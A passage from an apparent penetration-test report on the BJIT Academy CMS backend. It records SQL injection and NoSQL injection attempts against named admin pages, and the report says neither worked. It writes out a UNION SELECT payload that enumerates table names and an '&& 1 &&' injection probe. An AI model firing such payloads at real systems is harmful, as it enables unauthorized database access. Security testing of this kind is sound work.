The sidebar on the left lists various backend management options: Add Banner, All Banners, Add Client, All Clients, Add Youth Skill, All Youth Skill, Add Testimonial, All Testimonials, and Training.




32. Tried to perform SQL query to get database table name.

First I went to <https://cms.bjitacademy.com/backend/all-testimonials>

The query I will run here: ' UNION SELECT table_name,NULL FROM information_schema.tables--

Serial	Image	Name	User Message	Updated by User	Last Updated	Action
1		Mostafa Rafid	Our Training was an excellent opportunity to explore various topics,	BJIT Academy	17:40 03 Jun 2022	
2		Rafia Zahan Tamanna	The training program, syllabus and content were very well planned and	BJIT Academy	17:34 03 Jun 2022	
3		Anwar Hosen Sarker	In our University life, we got to learn about the theoretical aspects, mostly.	BJIT Academy	17:33 03 Jun 2022	



The query is not executed here because of proper validation.

NoSQL Injection Vulnerabilities:

33. Tried to detect NoSQL injection with in cms.bjitacademy.com

First I go to <https://cms.bjitacademy.com/backend/all-courses>. Then I tried a true condition '`&& 1 && '` to detect NoSQL Injection.

Serial	Image	Title	Course Type	Start Form	Updated by User	Last Updated	Published	Action
1		JS Basic	Youth Skill Development	2023-11-30	testSEOrifat	09:12 22 Nov 2023		
2		JS Basic	Youth Skill Development	2023-11-30	test.trainer	09:10 22 Nov 2023		
3		JS Basic	Youth Skill	2023-11-30	Ahasanul	09:03 22 Nov		

Screenshot of a web browser showing a 404 error page for BJIT Academy.

The browser tabs are:

- BJIT Academy
- view-source:https://cms.bjitacademy.com/backend/all-course
- PortSwigger

The URL in the address bar is: <https://cms.bjitacademy.com/backend/all-course'+'&&+1+&&%20'>

The page content includes:

- A sidebar menu with items: Dashboard, Home, Training, News, Blogs, About Page, Contact, Users, Subscribers, SEO Pages.
- A central area featuring an illustration of three people working together on a computer screen.
- The text "404 Error!" displayed prominently.

NoSQL query is not executed here.